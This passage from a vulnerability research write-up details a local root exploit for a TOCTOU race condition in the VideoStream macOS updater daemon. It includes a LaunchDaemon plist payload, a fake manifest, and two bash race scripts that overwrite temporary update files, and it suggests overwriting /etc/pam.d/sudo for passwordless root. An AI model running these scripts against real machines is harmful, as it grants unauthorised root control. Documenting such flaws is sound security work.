<p>With an understanding of how to exploit the vulnerabilities, we can proceed to write the exploit. The exploit will be split into two scripts:</p>

<ol>
  <li>Override the <code class="language-plaintext highlighter-rouge">manifest.json</code> with the updater process ID.</li>
  <li>Override the <code class="language-plaintext highlighter-rouge">/tmp/videostream_0.5.0.tar.gz</code> file.</li>
</ol>

<p>First, we’ll create the <code class="language-plaintext highlighter-rouge">escalate.tar.gz</code> file with the following contents:</p>
<ul>
  <li>Library
    <ul>
      <li>LaunchDaemons
        <ul>
          <li><code class="language-plaintext highlighter-rouge">com.example.proof.plist</code></li>
        </ul>
      </li>
    </ul>
  </li>
</ul>

<p><code class="language-plaintext highlighter-rouge">com.example.proof.plist</code> contains:</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="cp">&lt;!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"&gt;</span>
<span class="nt">&lt;plist</span> <span class="na">version=</span><span class="s">"1.0"</span><span class="nt">&gt;</span>
  <span class="nt">&lt;dict&gt;</span>
    <span class="nt">&lt;key&gt;</span>Label<span class="nt">&lt;/key&gt;</span>
    <span class="nt">&lt;string&gt;</span>com.example.proof<span class="nt">&lt;/string&gt;</span>
    <span class="nt">&lt;key&gt;</span>ProgramArguments<span class="nt">&lt;/key&gt;</span>
    <span class="nt">&lt;array&gt;</span>
      <span class="nt">&lt;string&gt;</span>touch<span class="nt">&lt;/string&gt;</span>
      <span class="nt">&lt;string&gt;</span>/tmp/proof<span class="nt">&lt;/string&gt;</span>
    <span class="nt">&lt;/array&gt;</span>
    <span class="nt">&lt;key&gt;</span>RunAtLoad<span class="nt">&lt;/key&gt;</span>
    <span class="nt">&lt;true/&gt;</span>
  <span class="nt">&lt;/dict&gt;</span>
<span class="nt">&lt;/plist&gt;</span>
</code></pre></div></div>

<p>Next, we’ll create a fake <code class="language-plaintext highlighter-rouge">manifest.json</code> that will represent a version upgrade:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
</span><span class="nl">"CurrentVersion"</span><span class="p">:</span><span class="w"> </span><span class="s2">"0.5.3"</span><span class="p">,</span><span class="w">
</span><span class="nl">"url"</span><span class="p">:</span><span class="w"> </span><span class="s2">"videostream_0.5.0.tar.gz"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>Then we’ll create the first script that overrides the <code class="language-plaintext highlighter-rouge">manifest.json</code> with the current PID as its name:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>

<span class="nb">echo</span> <span class="s1">'[+] Overriding manifest.json'</span>

<span class="k">while</span> <span class="o">[</span> <span class="o">!</span> <span class="nt">-f</span> /Library/LaunchDaemons/com.example.proof.plist <span class="o">]</span>
<span class="k">do
</span>pgrep <span class="nt">-f</span> Videostream.update | xargs <span class="nt">-I</span> <span class="o">{}</span> <span class="nb">cp </span>manifest.json /tmp/<span class="o">{}</span>
<span class="k">done</span>
</code></pre></div></div>

<p>This script will continuously attempt to extract the PID from the <code class="language-plaintext highlighter-rouge">Videostream.update</code> script and use the process ID as the name for the <code class="language-plaintext highlighter-rouge">manifest.json</code>. It will wait until the <code class="language-plaintext highlighter-rouge">Videostream</code> updater script runs and continuously try to use a race condition to override the downloaded file with our malicious <code class="language-plaintext highlighter-rouge">manifest.json</code>. Once it detects that our malicious LaunchDaemon was created, it stops.</p>

<p>Next, we’ll create the script that overrides the <code class="language-plaintext highlighter-rouge">videostream_0.5.0.tar.gz</code> with our malicious compressed file:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>

<span class="nb">echo</span> <span class="s1">'[+] Overriding the downloaded files...'</span>

<span class="k">while</span> <span class="o">[</span> <span class="o">!</span> <span class="nt">-f</span> /Library/LaunchDaemons/com.example.proof.plist <span class="o">]</span>
<span class="k">do
</span><span class="nb">cp </span>escalate.tar.gz /tmp/videostream_0.5.0.tar.gz
<span class="nb">sleep </span>0.01
<span class="k">done

</span><span class="nb">echo</span> <span class="s1">'[+] Done.'</span>
</code></pre></div></div>

<p>Notice that both scripts will continuously copy the files into the new location, writing the file for the first time. The updater script will write into those files, maintaining the same permissions and allowing us to continue writing into those files, causing a race between us and the updater script.</p>

<p>We could either leave the scripts running and wait for the next update window, which will take less than 5 hours (remember that it runs the updater script every 5 hours or during boot), or extract the last time the script ran from the <code class="language-plaintext highlighter-rouge">Videostream</code> log (LaunchDaemon output file) and automatically trigger the script a minute before it launches (LaunchAgent, for example).</p>

<p>Once we let our scripts run and finish anticipating the fake update, we can see that our hard work paid off and our malicious LaunchDaemon was added:</p>

<p><img src="https://danrevah.github.io/images/videostream/proof.png" alt="Proof of Exploit" /></p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="cp">&lt;!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"&gt;</span>
<span class="nt">&lt;plist</span> <span class="na">version=</span><span class="s">"1.0"</span><span class="nt">&gt;</span>
  <span class="nt">&lt;dict&gt;</span>
    <span class="nt">&lt;key&gt;</span>Label<span class="nt">&lt;/key&gt;</span>
    <span class="nt">&lt;string&gt;</span>com.example.proof<span class="nt">&lt;/string&gt;</span>
    <span class="nt">&lt;key&gt;</span>ProgramArguments<span class="nt">&lt;/key&gt;</span>
    <span class="nt">&lt;array&gt;</span>
      <span class="nt">&lt;string&gt;</span>touch<span class="nt">&lt;/string&gt;</span>
      <span class="nt">&lt;string&gt;</span>/tmp/proof<span class="nt">&lt;/string&gt;</span>
    <span class="nt">&lt;/array&gt;</span>
    <span class="nt">&lt;key&gt;</span>RunAtLoad<span class="nt">&lt;/key&gt;</span>
    <span class="nt">&lt;true/&gt;</span>
  <span class="nt">&lt;/dict&gt;</span>
<span class="nt">&lt;/plist&gt;</span>
</code></pre></div></div>

<p>After a reboot, we obtain:</p>

<p><img src="https://danrevah.github.io/images/videostream/file-proof.png" alt="Proof File Created" /></p>

<p>To gain root access without a reboot, instead of adding a new LaunchDaemon plist file, we could override <code class="language-plaintext highlighter-rouge">/etc/pam.d/sudo</code> and allow ourselves to use the sudo command without prompting for a password.</p>

<h1 id="conclusion">Conclusion</h1>

<ul>
  <li>We used Suspicious Package to investigate the installation package of VideoStream and learned about LaunchAgents and LaunchDaemons processes.</li>
  <li>We identified that VideoStream registers a LaunchDaemon that serves the update process, checking for a new version every 5 hours.</li>
  <li>We detected a TOCTOU vulnerability in the process that allowed us to cause the process to install our malicious file. This enabled us to write to system files as root, and we successfully executed code as root and generated a file using <code class="language-plaintext highlighter-rouge">touch /tmp/proof</code>.</li>
  <li>A small change in the <code class="language-plaintext highlighter-rouge">escalate.tar.gz</code> file, so that it overwrites the <code class="language-plaintext highlighter-rouge">/etc/pam.d/sudo</code> file, could grant us root permissions on the system without the need for a restart.</li>
</ul>]]></content><author><name></name></author><summary type="html"><![CDATA[Overview]]></summary></entry></feed>